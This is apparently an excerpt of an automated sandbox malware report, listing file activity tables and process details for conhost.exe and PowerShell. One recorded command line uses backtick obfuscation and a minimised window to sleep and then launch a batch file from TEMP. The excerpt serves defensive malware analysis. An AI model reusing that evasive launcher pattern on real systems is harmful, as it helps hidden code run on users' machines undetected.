....T.@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..S@.hT@..S@..S@..S@.\.@..T@..T@.@X@.?X@.T@..S@..S@..T@..T@.xT@.zT@..T@.=M@.DM@.:M@."M@.M@.!M@.;M@.D@..D@.@M@.<M@.$M@.8M@.?M@.BM...D..mE..EM...q...q...S...%...n..4&..5&..^&.	success or wait	9	676076FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6731CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6731CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6731CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	672703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	672703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	672703DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	672703DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67321F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	6732203F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	121	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	66181B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	66181B4F	ReadFile

Analysis Process: conhost.exe PID: 5704 Parent PID: 584

General

Start time:	08:41:23
Start date:	06/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6376 Parent PID: 6360

General

Start time:	08:41:23
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat'
Imagebase:	0xd0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6733CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6733CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	660E5B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	660E5B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cysdecj0.tcn.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_33z3dqz3.zpf.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
C:\Users\user\Documents\20210106\PowerShell_transcr ipt.887849.w03wfjCX.20210106084127.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cysdecj0.tcn.ps1	success or wait	1	66186A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_33z3dqz3.zpf.psm1	success or wait	1	66186A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_cysdecj0.tcn.ps1	unknown	1	31	1	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_33z3dqz3.zpf.psm1	unknown	1	31	1	success or wait	1	66181B4F	WriteFile
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.w03wfjCX.20210106084127.txt	unknown	3	ef bb bf	...	success or wait	1	66181B4F	WriteFile
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.w03wfjCX.20210106084127.txt	unknown	598	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 30 36 30 38 34 32 30 35 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 38 37 38 34 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20210106084205..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	50	66181B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	698	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 02 00 00 00 f8 1f c4 d5 15 a0 d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 0f 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 0c 00 00 00 53 61 76 65 2d 50 61 63 6b 61 67 65 08 00 00	PSMODULECACHE.....a...C:\Program Files (x86)\Windows PowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package...	success or wait	2	66181B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 ca e4 c8 d5 15 a0 d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 12 00 00 00 38 12 00 00 17 00 00 00 eb 0b 72 06 79 05 6c 05 33 05 00 00 00 00 f7 02 45 00 cf 0b 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....8.....r.y.l.3.....E.....@.....	success or wait	1	676076FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	44 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 66 5a 76 65 a7 f4 b9 46 9f a9 b0 89 11 78 b4 29 ad 11 00 00 0e 00 1c 00	D.....fZve...F.....x .).....	success or wait	18	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	28	53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	System.Management.Automation	success or wait	18	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	10	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	01 0e 80 00 00 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 19 3b 40 00 bc 3c 40 00 bd 3c 40 00 be 3c 40 00 57 03 40 00 4d 03 40 00 54 01 40 01 b3 29 40 00 df 3f 40 00 a0 6f 40 00 a1 6f 40 00 a2 6f 40 00 f3 3f 40 00 f0 45 40 00 cb 00 40 01 56 01 40 01 48 01 40 01 58 01 40 01 5b 01 40 01 4e 54 40 00 48 54 40 00 f4 53 40 00 8b 53 40 00 68 54 40 00 91 53 40 00 fa 53 40 00 82 53 40 00 5c 01 40 01 00 54 40 00 02 54 40 00 40 58 40 00 3f 58 40 00 1c 54 40 00 b8 53 40 00 fb 53 40 00 1e 54 40 00 19 54 40 00 78 54 40 00 7a 54 40 00 95 54 40 00 3d 4d 40 00 44 4d 40 00 3a 4d 40 00 22 4d 40 00 20 4d 40 00 21 4d 40 00 3b 4d 40 00 e0 44 40 00 e5 44 40 00 40 4d 40 00 3c 4d 40 00 24 4d 40 00 38 4d 40	....;@..<@..<@..<@.W.@.M.@.T.@..)@..?@..o@..o@..o@..?@..E@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..S@.hT@..S@..S@..S@.\.@..T@..T@.@X@.?X@..T@..S@..S@..T@..T@.xT@.zT@..T@.=M@.DM@.:M@."M@.M@.!M@.;M@..D@..D@.@M@.<M@.$M@.8M@	success or wait	10	676076FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6731CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6731CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6731CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	672703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	672703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67315705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	672703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	672703DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67321F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	6732203F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	3	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	126	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	6	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	2	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	4096	success or wait	16	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psm1	unknown	128	end of file	2	66181B4F	ReadFile
C:\Users\desktop.ini	unknown	176	success or wait	1	654AA823	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
